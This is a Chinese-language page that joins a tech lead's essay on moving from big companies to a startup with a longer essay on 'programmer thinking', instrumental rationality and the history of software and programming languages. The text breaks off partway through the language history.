离开盛大创新院之后，我选择了进入广州的一家创业公司领导技术团队，也可以算一段“小公司”的工作经历。其实在做这个决定时，我心里比较忐忑，自己之前无论大公司小公司，都是在技术特别好的团队工作，这次的工作环境，无论团队还是系统，都超出自己的底线，我不知道自己能不能应付得了。尤其是发现广州高校中优秀的毕业生基本都被网易和腾讯收罗之后，就更是沮丧。恰好当时参与了《程序员的职业素养》的翻译，其中有一章提到“团队应该有凝聚力”，这给了我很大的启发。后来的事实也证明，除非钻研前沿的科学项目，否则，由素质不错、工作靠谱的程序员构成的有凝

聚力的团队，一样可以输出很高的生产力，做出不错的产品。尤其让我欣慰的是，这段工作经历也成了很多同事怀念的对象——虽然身为团队的领导，需要为此付出极大的努力。

供职过大公司和小公司之后，从我自己的经验来看，纠结于“大公司还是小公司”的人，更多还是来自有一定的大公司工作经验，面临去小公司挑战的情景，我见到很多人无法迅速落地反而很快夭折。如果你正面对这样的情境，我有几点建议。

第一，在大公司往往要解决具体的问题，在小公司往往要解决抽象的问题。在大公司，你需要关心的往往是相对具体形象的指标，比如“搜索及时性提高20%”，而小公司要解决的往往是“在各方面问题一大堆、资源也有限的前提下，分多少资源到各个方面，以及如何安排先后顺序，才能保证业务的增长”。解决前一种问题需要专业技能，解决后一种问题则需要慎密的思维，而且常常需要创造性地发明一些解决方案。

第二，初入小公司，一定要适应“乱”的环境，并且需要能推动“由乱到治”的过程。小公司往往是生存为第一要务，业务为先导的，流程和规范相对来说落后，而且一家公司的流程规范总是要适应这家公司的具体情况。如果生搬硬套各种流程规范，很可能危及到生存。所以，需要能忍受“乱”的环境。另一方面，如果公司业务成长到一定规模，仍然没有流程规范，必然无法持续发展，所以需要有“由乱到治”的过程。这也牵涉到上个问题：在什么时候开启“由乱到治”的过程，分几个阶段开展，每个阶段进行到什么程度，同样是个复杂问题。

第三，在小公司需要有界限感，但工作中不能严守本位。举个典型的例子，如果你是小公司的领导，用我的话说，必须要“既当爹又当妈”，一方面保证业务目标的实现，另一方面还得管好团队，营造积极向上的氛围。抱着“这个问题应该人事出马”，“那个问题是行政的事情”的态度，最终很可能做不成事情。因为问题是自然出现的，而不是按部门、按界限出现的，如果凡事都讲究界限，很多问题就无法及时解决。但如果没有界限感，大家的配合又会出现问题。我推荐的做法是，在界限那边的力量足够专业和强大的时候，可以放心把事情交过去，否则，还是自己多走几步更加稳妥。

第四，也是最重要的，在小公司工作，一定要对人有特别敏锐的感觉。我见过很多大公司的人，业务能力没有问题，职业素质也没有问题，但还是

无法适应小公司的工作环境，原因就在于对人不够敏锐。前面已经说过，小公司不太可能有专业的人事和行政来帮助你，所以很多事情只能自己上阵。而且，小公司成长过程中，人和事往往是交织在一起的，即便你有足够的理由否定之前的某个员工，也无法准确衡量另行安排他会对公司产生怎样的影响。另一方面，小公司往往不会有充足的人员编制，业务的增长又很迅速，所以需要准确判断人员的工作能力和成长潜力，预先做好安排。退一步说，即便公司有充足的人员编制，也要思考，进来的人是否会冲击到原有的文化和价值观，要知道，在小公司通常不会有企业文化部门帮你打理这些事情的。

原文链接：http://www.luanxiang.org/blog/

程序员思维

作者：一水流年

起因

首先简单说一下，为什么我会想到这个话题。主要有这么几方面的原因。

当我试图回过头去总结大学在计算机专业所学习的一些理论和知识的时候。发现，在学校里面学习的一些东西，走了两个极端。 一个极端是偏向了细节。比如我们学习的那些《***程序设计》的课程。看这几门课的名称的我们能够很明显的看出，***是一个形容词定语，用来修饰主题“程序设计”。但是，你却非常意外的意识到《C++面向对象程序设计》和面向对象程序设计貌似关系不大，整门课程主要讲了一个更好用的C，比C好用的地方是在于人家有对象。学习了这一系列《***程序设计》的课程之后的结果是：你知道了汇编的语法，知道了C的语法，知道了C++的语法；但是用他们能做些什么却不知道。 另外一个极端是偏向了宏观。在我们对工程是个什么东西，项目是个什么东西，软件又是个什么东东还没有构建起最基本概念的时候。我们上了《软件工程》这样的课程。劈头盖脸的理论砸下来了，没有消化也没有吸收。你甚至找不到，学这些课程对于你的编程实践有什么样的版主。等你写代码的时候，你真真切切的发现软件工程这个东西对于我这个函数怎么命名，模块怎么划分真的帮助不是很大啊。 其实，随着时间一点点的流逝，工作年限的增加。你能够发现，这两个极端的东西还是有作用的。只不过，学校里面的课程少了一些能够把它们融会贯通，串联起来的东西。而这个中间起到粘连作用的东西就是我所思考的。

另外一个原因是，当与其他同学或同事去写同一个程序的时候。他们有些时候看到你的代码，然后就会评论：你这代码耦合性太紧，内聚性太差，

不符合高内聚低耦合的概念啊。你当然，有点气不过啊。你凭什么说我代码没高内聚低耦合啊。于是你就问他为什么这么说。结果绝大多数时候，对方只是说”我感觉“。即使有些时候他们根据他们多年的编程经验说出了一些什么东西。但是你还是感觉说服不了你。你心里会暗自嘀咕，不就是你感觉嘛。你感觉的东西也不一定对。 同样的问题，也会发生在当你去评论别人的代码质量差的时候。要想让别人认识到问题所在是异常困难的。果然世界上最难的事情有两个：把别人的钱放进自己的口袋里面，把自己的思想放进别人的脑袋里面。 于是，你就会去思考，有没有一种理论或者评价的方法，是大家都认可的。而且的确能够衡量出一个设计耦合性和内聚性的强弱来呢？

还有一个原因。和上面的原因有点类似，在编程中接触到的很多同事。或者同样是编程的人。我发现他们的能力参差不齐。而且，有些时候这种能力的参差不齐不止是因为经验造成的。当然，一个有十年多编程经验的人肯定比一个刚刚入门的小孩写的程序靠谱。但是，你会惊奇的发现有些人写了四五年程序后，程序的质量甚至比十几年经验的人要好很多。与他们聊天的时候，就发现导致这种现象的原因在于他们思维方式的不同。有很多十几年编程经验的同事，很多时候只是在用感觉编程。在长期编程时间中形成的某些思维定势帮助他们能够快速的完成编码工作，但是仅限于此。而那些年少却有能力的同事，虽然年轻但是能够编写高质量的代码。因为他们不是通过经验积累获得编码能力；而是通过理论学习，并且快速的消化掌握了和十年多经验同事一样的思维定势。不一样的是，他们还能通过理论触类旁通。写出更高质量的代码。 以前有个同事（他不是干程序员的，而是产品经理），他和其他同龄人最大的不同就是思维方式。他总喜欢干一件事情就是找规律。后来，他想自己做点东西，一时又没有拉到程序员一起干，就自己操刀学习JS。你看他的代码，才一两个月的时间，代码质量和以JS为职业的人已经有的一拼了。每当想到这，我就想：我们还能说对于编程这件事情经验是最重要的吗？

总结一下上面的原因就是，在我们的编程实践中，我们需要找到一种思维框架来帮助我们设计和解释我们的程序。这个东西就是要讨论的程序员思维。

从哪里来，是什么

先讲一个笑话，说是一个外国的哲学家来中国做客。中途去一个小区找一个朋友，然后就发现原来中国的小区保安都是哲学家。他进门的时候，保安问了哲学家三个问题： 你从哪里来？ 你是谁？ 你到哪里去？ 哲学家就感慨这是终极问题啊，自己穷其一生也没能解答，没想到这么个小地方还有人关心哲学的终极问题。其实人家保安就是想搞明白这个“哲学家”嘛。因为你要弄明白一个概念，只要能够回答好这三个问题，基本上就比较OK了。同样我们要弄明白“程序员思维”，也要问三个问题?

1. 程序员思维是什么?
2. 程序员思维从哪里来?
3. 程序员思维到哪里去?

好吧，这是三个终极的问题。没有标准答案，也没有什么不标准的答案。我只是试图给出自己的一个思考的总结。

类比法的一个描述

对于程序员思维这个东西现在还给不出一个大家都能够接受的描述来定义它。当我们无法非常准确的定义一个东西的时候，我们回去找这个东西的类似的东西来描述它。就像字典里面用同义词来解释某一个词语一样。我们先来看看程序员思维像个什么东西。说的具体一点就是我们编程敲代码这个事情像是什么？ 这里有不同的说法。 有些人说像是做数学证明题。你看到了一道数学题，然后就开始在你脑袋里面搜罗能够用来证明这个题目的定理和方法。然后，按照一定的顺序把这些定理和方法组织起来，一步接一步的，就证明了。而写程序，有些时候就是产品来了一个需求，我们就开始在脑袋里搜罗能够帮助我们实现这个需求的方法和工具，很多时候是一些算法或者程序的组织形式，然后把这些东西一个字符一个字符的敲下来，不出意外的情况下，产品的需求就实现了。 有些人说，编程序就像是在操作机器。和司机了没有多大的区别。你往左打方向盘，车就往左开；你往右打方向盘，车就往右开。你给机器下达一条进行加法的命令，机器即开始进行加法运算；你给机器下达一条进行减法的命令，机器就开始进行减法运算。有些人说，程序设计或者编程这个东西。就像是作家写作，都是在操作字符。都是敲敲打打的写了一大堆字符，然后竟然还能够通过这些字符赚钱。

有些人说，整个软件的制作过程和盖房子差不多。都有终端的用户，一个是买房，一个是软件用户。有了需求然后就有了公司，房地产公司和软件公司。公司就开始招人了。房地产公司找了建筑设计师，软件公司找了架构师。有了设计，就得动工啊。房地产公司找了包工头把项目包给了报共同，软件公司招了一批项目经理来负责控制进度。包工头找了几个能挑头的熟练工，然后每个熟练工后面跟着一批农民工。项目经理开始给高级程序员布置任务，每个高级程序员手下都有几个码农。然后开始没日没夜的干活。最后把东西交付到终端用户手上。。。。。。 如果我们继续这样类比下去，可能这是个无穷无尽的大列表。咱们适可而止。 不知道通过上面的这些类别有没有发现一些什么东西。上面说的这些事情，都是在用工具来解决问题或者通过工具来达到一些目的。编程或者程序设计也没有逃出这个框架，我们用程序这个工具来完成需求。 马克思*韦伯在《新教理论与资本主义》中首次提出了一个概念能够很好的解释上面列举的事情的共性——工具理性。所谓“工具理性”，就是通过实践的途径确认工具（手段）的有用性，从而追求事物的最大功效，为人的某种功利的实现服务。工具理性是通过精确计算功利的方法最有效达至目的的理性,是一种以工具崇拜和技术主义为生存目标的价值观,所以“工具理性”又叫“功效理性”或者说“效率理性”。 仔细一想，程序员思维就是在工具理性这个大的思维框架下面。所以一，程序员思维势必符合工具理性的一些特征。这有点想父类的子类的关系。工具理性是父类，程序员思维是子类。既然如此我们要了解程序员思维，那么我们先来看看工具理性。

工具理性

虽然工具理性是在19世纪提出来的一个概念。但是像绝大部分的概念和定理一样，虽然我们没有认知到它，但是它已经在那里。哥白尼之前人们没有认识到地球是围绕着太阳转的，但是太阳在那之前也是围绕着太阳转的。虽然我们在很长一段时间内没有明确的提出工具理性的概念，但是我们确实一直在实践着工具理性，而且是从一开始。 人从灵长类的猿开始进化的时候，与猿最大的不同就是我们开始使用工具。WIKI上关于工具的定义是这样的：工具（英语：Tool）或装备、器材（英语：Equipment）是指能够方便人们完成工作的器具，它的好处可以是机械性，也可以是智能性的。大部分工具都是简单机械；例如一根铁棍可以当作杠杆使用，力点离开支点越远，杠杆传递的力就越大。 虽然绝大部分的篇幅是在描述机械性的工具，

但是其中很短的一句“也可以是智能性的”貌似说出了些什么。有很多人类学家认为人与动物的最大却在于使用工具，后来又有一部分人对这句话做出了修正：人与动物最大的却别是在于能够使用智力工具。试想一下，对于使用石头这个工具来砸核桃这个事情来说，是这个工具石头重要，还是知道用什么样的石头，怎样的区砸重要呢？ 或许从砸核桃这个事情上，你就能够看到后来我们称之为“算法”的东西的影子。

1. 把核桃放在硬质的地上。
2. 找到一块非常坚硬的石头。
3. 抬高石头，用力砸核桃。
4. 监察核桃是否碎裂，如果碎裂执行5，没有碎裂执行3
5. 吃掉核桃

而在这个过程中，是哪块石头并不重要，重要的是它能够帮助我们完成上面的步骤。真正的核心还是步骤。 古希腊有个叫泰勒斯的数学家和哲学家。生活穷困潦倒，竟然靠借贷度日。但是，他醉心研究哲学和数学。周围的邻居就嘲笑他，说他净整些没用的。思考的那些东西又不能当饭吃。刚开始，泰勒斯没太当回事。后来周围的人都以此为笑柄，甚至教育孩子不要学他。于是，在某一年的春季。那年的春天比较干旱，人们都预计这年的橄榄的收成会很不好。但是，泰勒斯借钱，用极低的价格买断了当地榨汁机的使用权。当秋天到来，结果橄榄丰收。但是榨汁机的使用权却在泰勒斯手上，泰勒斯高价出售了榨汁机的使用权。大赚！原来泰勒斯，在很早之前就通过自己的思考和分析，预见到今年橄榄会丰收。漂亮的给了嘲笑他的人响亮的回击。 这个过程中，橄榄重要吗？榨油机重要吗？都重要，但是没有泰勒斯的思维重要。是他思维的工具帮助他赚到了这一笔钱。同样思维方式或者思维工具起到决定性作用的例子数不胜数。比如以少胜多的赤壁之战之类。在工具这个层面理解的话，思维工具要比机械性的工具要重要的多。而仔细分析，其实机械性的工具只不过是把我们的思维工具固化成了实物——把我们对锋利的认知、理解与分析物化成了刀子；把我们对色彩的认知理解分支物化成了笔；把我们对水流动性的认知物化成了杯子。。。。。。不一而足。的确思维工具要想对现实产生作用，必须经过物化这一层。思维工具只有变成一个实物了才能够真正的对现实世界产生作用。于是机械性工具的作用，不过就是承载我们思维工具的嘛，不就是我们思维工具的物化嘛！ 而

程序呢，通过计算机这个机械性的工具物化了，然后又链接到了各式各样的物化的工具上面。而神奇的是，我们在有了计算机之后创造工具的方式与以前有天壤之别，我们不需要直接去创造机械性的工具了。程序让我们有了间接操作机械性工具的能力。我们只需要负责思考就好了。而这思考的内容是我们目前为止掌握的所有的知识。 程序这个东西实在物化我们现在几乎所有能够掌握的知识。我们通过程序协作，通过程序作图，通过程序喂猪，通过程序通信，通过程序定饭店。。。 于是程序设计就是利用计算机将知识物化，并利用知识的可复现性来对现实产生作用。程序员所要做的事情就是用理性的工具来完成这一过程。而程序员思维就是帮助我们来完成这个事情的那一整套的思维框架。

一些历史

大家比较公认的世界上第一个程序员是个女程序员。阿达·洛芙莱斯(Ada Lovelace)的名字是否使你想起什么呢？没有？它应该在电脑、平板或手机上出现过。这位维多利亚时代的女士、三个孩子的母亲出生于1815年，是世界上第一个计算机程序员。 他是查尔斯·巴贝齐(Charles Babbage)的朋友，巴贝奇发明了一个很奇怪的机器(可以把它看作是第一台计算机)——差分机，洛芙莱斯用巴贝齐的数学机器翻译意大利数学家路易吉·蒙博(Luigi Menabrea)里的笔记。洛芙莱斯进行的很顺利，用她自己丰富的数学知识扩展了蒙博里的笔记，她用一种算法使计算机能够识别一系列数字，有效的发明了第一个计算机程序。 她最要的贡献就是提出了类似于软件或者程序的概念，将思维工具与具体的机械属性剥离。在单一的机械工具上你能够物化不同的思维工具。这就是程序的魅力所在，它让思维工具减少了对机械的依赖。 她和巴贝奇所处的时代是工业革命爆发的时代，或者话句话说他们所处的时代是一个工具大爆炸的时代。通常认为人类生产力突飞猛进式的跃进有三个时期： 第一个是农业革命，我们发明了农业，将天文学、数学。。。。那个时候我们能够掌握的绝大部分知识应用在了耕作这个事情上。产生了生产力的跃进。 第二个是工业革命，正是巴贝奇所处的时代。工业化生产出现，人们使用大型工具，组织起工厂来生产。文艺复兴和航海大发现以来，所做的知识储备在工业革命得到直接物化。 第三个是信息革命，即现在。我们在使用信息技术，当然主要就是编写程序来间接物化知识。让知识能够不直接变成机械性的物体也能够作用于现实。 其实这三次生产力跃进时间附近都有人类的知识大爆发： 农业革命：在国外对应着古

希腊文明，在中国对应着三皇五帝到春秋战国。 工业革命之前是文艺复兴和航海大发现。 信息革命，现在时近现代科学体系的完善。 而有些人把文艺复兴称之为工具理性的复兴。文艺复兴的本意是指古希腊文明的复兴。古希腊文明也是工具理性的一次兴盛。即使到了现在，现代科学体系下面的，工具理性依然是核心骨架。在整个人类文明中，工具理性起到了举足轻重的作用。每一次革命都是知识大爆发的时代，也是我们把知识物化成工具的时代。 到上面为止，我简单的说了一下自己对于程序员思维父类——工具理性的认知。我自己在构建起工程理性这个概念之后。带着这些认知，看一下软件（程序员思维）的历史，准确说应该是编程的历史。 关于编程的历史推荐大家看一本书《信息简史》，其中第四章到第七章从信息的角度切入讲解了程序的一个起源。包括硬件层面和软件层面。当然作为Code Monkey我们比较关心的是软件层面的问题。 上面说到了Ada Lovelace，第一个提出了程序的概念，减小了思维工具对机械工具依赖性的人。而她背后的那个人——实现她的程序硬件的巴贝奇，也是非常重要的。巴贝奇的差分机被认为是第一台计算机。一个能够生产数的机器。但是从巴贝奇到第一台现代计算机ENAIC诞生的一百多年的时间里面。人们可能更多的是关注，直接用机械来物化思维工具。但是他们在做着为软件能够真正意义上的诞生做着基础性工作——他们创造了信息论。 信息论的诞生，为我们物化思维工具，严格意义上说是间接的物化思维工具提供了一整套的理论依据和方法论。我们不再需要直接去制作机械性的工具就能够改变现实。我们在信息论的基础上。软件或者程序设计开始突飞猛进。在短短的60年间，已经完成了几个量级的跨越。为了更好的展现程序设计的历史，我们从两个方面来看。一个是软件的发展；一个是计算机程序语言的发展历史。

软件历史

计算机软件技术发展很快。50年前，计算机只能被高素质的专家使用，今天，计算机的使用非常普遍，甚至没有上学的小孩都可以灵活操作；40年前，文件不能方便地在两台计算机之间进行交换，甚至在同一台计算机的两个不同的应用程序之间进行交换也很困难，今天，网络在两个平台和应用程序之间提供了无损的文件传输；30年前，多个应用程序不能方便地共享相同的数据，今天，数据库技术使得多个用户、多个应用程序可以互相覆盖地共享数据。了解计算机软件的进化过程，对理解计算机软件在计算机系统中的作用至关重要。

第一代软件（1946 – 1953）

第一代软件是用机器语言编写的，机器语言是内置在计算机电路中的指令，由0和1组成。例如计算2+6在某种计算机上的机器语言指令如下：10110000 00000110 00000100 00000010 10100010 01010000 第一条指令表示将“6”送到寄存器AL中，第二条指令表示将“2”与寄存器AL中的内容相加，结果仍在寄存器AL中，第三条指令表示将AL中的内容送到地址为5的单元中。 不同的计算机使用不同的机器语言，程序员必须记住每条及其语言指令的二进制数字组合，因此，只有少数专业人员能够为计算机编写程序，这就大大限制了计算机的推广和使用。用机器语言进行程序设计不仅枯燥费时，而且容易出错。想一想如何在一页全是0和1的纸上找一个打错的字符！ 在这个时代的末期出现了汇编语言，它使用助记符（一种辅助记忆方法，采用字母的缩写来表示指令）表示每条机器语言指令，例如ADD表示加，SUB表示减，MOV表示移动数据。相对于机器语言，用汇编语言编写程序就容易多了。例如计算2+6的汇编语言指令如下： MOV AL，6 ADD AL，2 MOV #5，AL 由于程序最终在计算机上执行时采用的都是机器语言，所以需要用一种称为汇编器的翻译程序，把用汇编语言编写的程序翻译成机器代码。编写汇编器的程序员简化了他人的程序设计，是最初的系统程序员。

第二代软件（1954 – 1964）

当硬件变得更强大时，就需要更强大的软件工具使计算机得到更有效地使用。汇编语言向正确的方向前进了一大步，但是程序员还是必须记住很多汇编指令。第二代软件开始使用高级程序设计语言（简称高级语言，相应地，机器语言和汇编语言称为低级语言）编写，高级语言的指令形式类似于自然语言和数学语言（例如计算2+6的高级语言指令就是2+6），不仅容易学习，方便编程，也提高了程序的可读性。 IBM公司从1954年开始研制高级语言，同年发明了第一个用于科学与工程计算的FORTRAN语言。1958年，麻省理工学院的麦卡锡（John Macarthy）发明了第一个用于人工智能的LISP语言。1959年，宾州大学的霍普（Grace Hopper）发明了第一个用于商业应用程序设计的COBOL语言。1964年达特茅斯学院的凯梅尼（John Kemeny）和卡茨（Thomas Kurtz）发明了BASIC语言。 高级语言的出现产生了在多台计算机上运行同一个程序的模式，每种高级语言都有配套的翻译程序（称为编译器），编译器可以把高级语言编写的语句翻译成等价的机

器指令。系统程序员的角色变得更加明显，系统程序员编写诸如编译器这样的辅助工具，使用这些工具编写应用程序的人，称为应用程序员。随着包围硬件的软件变得越来越复杂，应用程序员离计算机硬件越来越远了。那些仅仅使用高级语言编程的人不需要懂得机器语言和汇编语言，这就降低了对应用程序员在硬件及机器指令方面的要求。因此，这个时期有更多的计算机应用领域的人员参与程序设计。 由于高级语言程序需要转换为机器语言程序来执行，因此，高级语言对软硬件资源的消耗就更多，运行效率也较低。由于汇编语言和机器语言可以利用计算机的所有硬件特性并直接控制硬件，同时，汇编语言和机器语言的运行效率较高，因此，在实时控制、实时检测等领域的许多应用程序仍然使用汇编语言和机器语言来编写。 在第一代和第二代软件时期，计算机软件实际上就是规模较小的程序，程序的编写者和使用者往往是同一个（或同一组）人。由于程序规模小，程序编写起来比较容易，也没有什么系统化的方法，对软件的开发过程更没有进行任何管理。这种个体化的软件开发环境使得软件设计往往只是在人们头脑中隐含进行的一个模糊过程，除了程序清单之外，没有其他文档资料。

第三代软件（1965 – 1970）

在这个时期，由于用集成电路取代了晶体管，处理器的运算速度得到了大幅度的提高，处理器在等待运算器准备下一个作业时，无所事事。因此需要编写一种程序，使所有计算机资源处于计算机的控制中，这种程序就是操作系统。 用作输入/输出设备的计算机终端的出现，使用户能够直接访问计算机，而不断发展的系统软件则使计算机运转得更快。但是，从键盘和屏幕输入输出数据是个很慢的过程，比在内存中执行指令慢得多，这就导致了如何利用机器越来越强大的能力和速度的问题。解决方法就是分时，即许多用户用各自的终端同时与一台计算机进行通信。控制这一进程的是分时操作系统，它负责组织和安排各个作业。 1967年，塞缪尔（A.L.Samuel）发明了第一个下棋程序，开始了人工智能的研究。1968年荷兰计算机科学家狄杰斯特拉（Edsgar W.Dijkstra）发表了论文《GOTO语句的害处》，指出调试和修改程序的困难与程序中包含GOTO语句的数量成正比，从此，各种结构化程序设计理念逐渐确立起来。 20世纪60年代以来，计算机用于管理的数据规模更为庞大，应用越来越广泛，同时，多种应用、多种语言互相覆盖地共享数据集合的要求越来越强烈。为解决多用户、多应用共享数据的需求，使数据为尽可能多的应用程序服务，出现了数据库技术，以及统一管理数据

的软件系统——数据库管理系统DBMS。 随着计算机应用的日益普及，软件数量急剧膨胀，在计算机软件的开发和维护过程中出现了一系列严重问题，例如：在程序运行时发现的问题必须设法改正；用户有了新的需求必须相应地修改程序；硬件或操作系统更新时，通常需要修改程序以适应新的环境。上述种种软件维护工作，以令人吃惊的比例消耗资源，更严重的是，许多程序的个体化特性使得他们最终成为不可维护的，“软件危机”就这样开始出现了。1968年，北大西洋公约组织的计算机科学家在联邦德国召开国际会议，讨论软件危机问题，在这次会议上正式提出并使用了“软件工程”这个名词。

第四代软件（1971 – 1989）

20世纪70年代出现了结构化程序设计技术，Pascal语言和Modula-2语言都是采用结构化程序设计规则制定的，Basic这种为第三代计算机设计的语言也被升级为具有结构化的版本，此外，还出现了灵活且功能强大的C语言。 更好用、更强大的操作系统被开发了出来。为IBM PC开发的PC-DOS和为兼容机开发的MS-DOS都成了微型计算机的标准操作系统，Macintosh机的操作系统引入了鼠标的概念和点击式的图形界面，彻底改变了人机交互的方式。 20世纪80年代，随着微电子和数字化声像技术的发展，在计算机应用程序中开始使用图像、声音等多媒体信息，出现了多媒体计算机。多媒体技术的发展使计算机的应用进入了一个新阶段。 这个时期出现了多用途的应用程序，这些应用程序面向没有任何计算机经验的用户。典型的应用程序是电子制表软件、文字处理软件和数据库管理软件。Lotus1-2-3是第一个商用电子制表软件，WordPerfect是第一个商用文字处理软件，dBase III是第一个实用的数据库管理软件。

第五代软件（1990 – 今）

第五代软件中有三个著名事件：在计算机软件业具有主导地位的Microsoft公司的崛起、面向对象的程序设计方法的出现以及万维网（World Wide Web）的普及。 在这个时期，Microsoft公司的Windows操作系统在PC机市场占有显著优势，尽管WordPerfect仍在继续改进，但Microsoft公司的Word成了最常用的文字处理软件。20世纪90年代中期，Microsoft公司将文字处理软件Word、电子制表软件Excel、数据库管理软件Access和其他应用程序绑定在一个程序包中，称为办公自动化软件。 面向对象的程序设计方法最早是在20世纪70年代开始使用的，当时主要是用在Smalltalk语言

中。20世纪90年代，面向对象的程序设计逐步代替了结构化程序设计，成为目前最流行的程序设计技术。面向对象程序设计尤其适用于规模较大、具有高度交互性、反映现实世界中动态内容的应用程序。Java、C++、C#等都是面向对象程序设计语言。 1990年，英国研究员提姆·柏纳李（Tim Berners-Lee）创建了一个全球Internet文档中心，并创建了一套技术规则和创建格式化文档的HTML语言，以及能让用户访问全世界站点上信息的浏览器，此时的浏览器还很不成熟，只能显示文本。 软件体系结构从集中式的主机模式转变为分布式的客户机/服务器模式（C/S）或浏览器/服务器模式（B/S），专家系统和人工智能软件从实验室走出来进入了实际应用，完善的系统软件、丰富的系统开发工具和商品化的应用程序的大量出现，以及通信技术和计算机网络的飞速发展，使得计算机进入了一个大发展的阶段。
在计算机软件的发展史上，需要注意“计算机用户”这个概念的变化。起初，计算机用户和程序员是一体的，程序员编写程序来解决自己或他人的问题，程序的编写者和使用者是同一个（或同一组）人；在第一代软件末期，编写汇编器等辅助工具的程序员的出现带来了系统程序员和应用程序员的区分，但是，计算机用户仍然是程序员；20世纪70年代早期，应用程序员使用复杂的软件开发工具编写应用程序，这些应用程序由没有计算机背景的从业人员使用，计算机用户不仅是程序员，还包括使用这些应用软件的非专业人员；随着微型计算机、计算机游戏、教育软件以及各种界面友好的软件包的出现，许多人成为计算机用户；万维网的出现，使网上冲浪成为一种娱乐方式，更多的人成为计算机的用户。今天，计算机用户可以是在学习阅读的学龄前儿童，可以是在下载音乐的青少年，可以是在准备毕业论文的大学生，可以是在制定预算的家庭主妇，可以是在安度晚年的退休人员，所有使用计算机的人都是计算机用户。

计算机语言发展历史

（PS:摘自WIKI）

1940之前

第一个编程语言比现代的计算机还早诞生。首先，这种语言是种编码(en:code)。 于1801年发明的提花织布机(或称甲卡提花织布机，英文: en:Jacquard loom)，运用打孔卡上的坑洞来代表缝纫织布机的手臂动作，以便自动化产生装饰的图案。 Ada Love-lace在1842年至1843年间花费了九个月，将意大利数学家Luigi

Menabrea关于查尔斯·巴贝奇新发表机器分析机的回忆录翻译完成。她于那篇文章后面附加了一个用分析机计算伯努利数方法的细节，被部分历史学家认为是世界上第一个电脑程序。这个故事我们上面也说过。 Herman Hollerith在观察列车长对乘客票根在特定位置打洞的方式后，意识到他可以把资讯编码记载到打孔卡上，随后根据这项发现使用打孔卡来编码并纪录1890年的人口统计资料。 第一个严格意义上的计算机程式码是针对他们的应用面设计的。在20世纪的前十年主要是用十进制来算数，后来人们发现不只是用文字，也可以用数字来表现逻辑。举例来说，阿隆佐·邱奇曾以公式化(formulaic)的方式表达λ演算。图灵机是一种纸带标记(tape-marking)机器(就像电话公司用的那种)操作方法抽象化后的集合。图灵机这种透过有限数字(finite number)呈现机器的方式，奠定了程式如同冯·诺伊曼结构计算机中的资料一样地储存的基础。但不同于λ演算，图灵机的程式码并没有办法成为高阶编程语言的基石，这是是因为它主要的用途是分析算法的复杂度。就像许多历史上的”第一次”一样，第一个现代编程语言也很难界定。最一开始是因为硬件限制而限定了语言，打孔卡允许80行(column)的长度，但某几行必须用来记录卡片的顺序。FORTRAN则纳入了一些与英文字词相同的关键字，像是”IF”、”GOTO”(原字词为go to)，以及”CONTINUE”。之后采用磁鼓(magnetic drum)作为内存使用，也代表计算机程式也必须插入(interleave)到磁鼓的转动(rotation)中。和现今比较起来，这也让编程语言必须更加依赖硬件(hardware-dependent)。 对部分的人认为必须在”编程语言”的状态确立之前，根据能力(power)以及可读性(human-readability)的程度来决定历史上第一个编程语言是什么语言。提花织布机和查尔斯·巴贝奇所制作的差分机(en:Difference Engine)都具备在大量限制下，简单描述机器应执行行为的语言。也有种并非设计给人类运用的受限特定领域语言(en:domain-specific language)，是将打孔卡运用到自动演奏钢琴(en:player piano)上。

1940年代

最早被确认的现代化、电力启动(electrically powered)的计算机约在1940年代被创造出来。程式设计师在有限的速度及内存容量限制之下，撰写人工调整(hand tuned)过的组合语言程式。而且很快就发现到使用组合语言的这种撰写方式需要花费大量的脑力(intellectual effort)而且很容易出错(error-prone)。 Konrad Zuse于1948年发表了他所设计的Plankalkül编程语言的论

文[1]。但是在他有生之年却未能将该语言实作，而他原本的贡献也被其他的发展所孤立。 在这段期间被开发出来的重要语言包括有：

- 1943 – Plankalkül (Konrad Zuse)
- 1943 – ENIAC coding system
- 1949 – C-10

1950与1960年代

有三个现代编程语言于1950年代被设计出来，这三者所衍生的语言直到今日仍旧广泛地被采用：

- Fortran (1955)，名称取自”FORmula TRANslator”(公式翻译器)，由约翰·巴科斯等人所发明；
- LISP，名称取自”LISt Processor”(列举处理器)，由约翰·麦卡锡等人所发明；
- COBOL，名称取自”COmmon Business Oriented Language”(通用商业导向语言)，由被葛丽丝·霍普深刻影响的Short Range Committee所发明。

另一个1950年代晚期的里程碑是由美国与欧洲计算机学者针对”算法的新语言”所组成的委员会出版的ALGOL 60报告(名称取自”ALGOrithmic Language”(算法语言))。这份报告强化了当时许多关于计算的想法，并提出了两个语言上的创新功能：

- 巢状区块结构：可以将有意义的程式码片段群组成一个区块(block)，而非转成分散且特定命名的程序。也就是我们所熟悉的模块化设计。
- 词汇范围(lexical scoping)：区块可以有区块外部无法透过名称存取，属于区块本身的变量、程序以及函式。就是我们所熟悉的作用域。

另一个创新则是关于语言的描述方式：一种名为巴科斯-诺尔范式(BNF)的数学化精确符号被用于描述语言的语法。之后的编程语言几乎全部都采用类似BNF的方式来描述程式语法中上下文无关的部份。BNF主要使用在了Algol 60的设计上面。而Algol 60对之后语言的设计上带来了特殊的影响，在其他部分的语言设计中这种设计思想很快的就被广泛采用。并且后续

为了开发Algol的扩充子集合，设计了一个名为Burroughs(en:Burroughs large systems)的大型系统。而延续Algol的关键构想所产生的成果就是ALGOL 68：

- 语法跟语意变的更加正交(orthogonal)
- 采用匿名的历程(routines)
- 采用高阶(higher-order)功能的递回式输入(typing)系统等等。

整个语言及语意的部分都透过为了描述语言而特别设计的Van Wijngaarden grammar来进行正式的定义，而不仅止于上下文无关的部份。Algol 68一些较少被使用到的语言功能(如同步与并列区块)、语法捷径的复杂系统，以及型态自动强制转换(coercions)，使得实作者兴趣缺缺，也让Algol 68获得了很难用(diffcult)的名声。尼克劳斯·维尔特就干脆离开该设计委员会，另外在开发出更简单的Pascal语言。 在这段期间被开发出来的重要语言包括有：

- 1951 – Regional Assembly Language
- 1952 – Autocode
- 1954 – FORTRAN
- 1954 – IPL (LISP的先驱)
- 1955 – FLOW-MATIC (COBOL的先驱)
- 1957 – COMTRAN (COBOL的先驱)
- 1958 – LISP
- 1958 – ALGOL 58
- 1959 – FACT (COBOL的先驱)
- 1959 – COBOL
- 1962 – APL
- 1962 – Simula
- 1962 – SNOBOL

- 1963 – CPL (C的先驱)
- 1964 – BASIC
- 1964 – PL/I
- 1967 – BCPL (C的先驱)

1967-1978：确立了基础范式

1960年代晚期至1970年代晚期的期间中，编程语言的发展也有了重大的成果。大多数现在所使用的主要语言范式都是在这段期间中发明的：

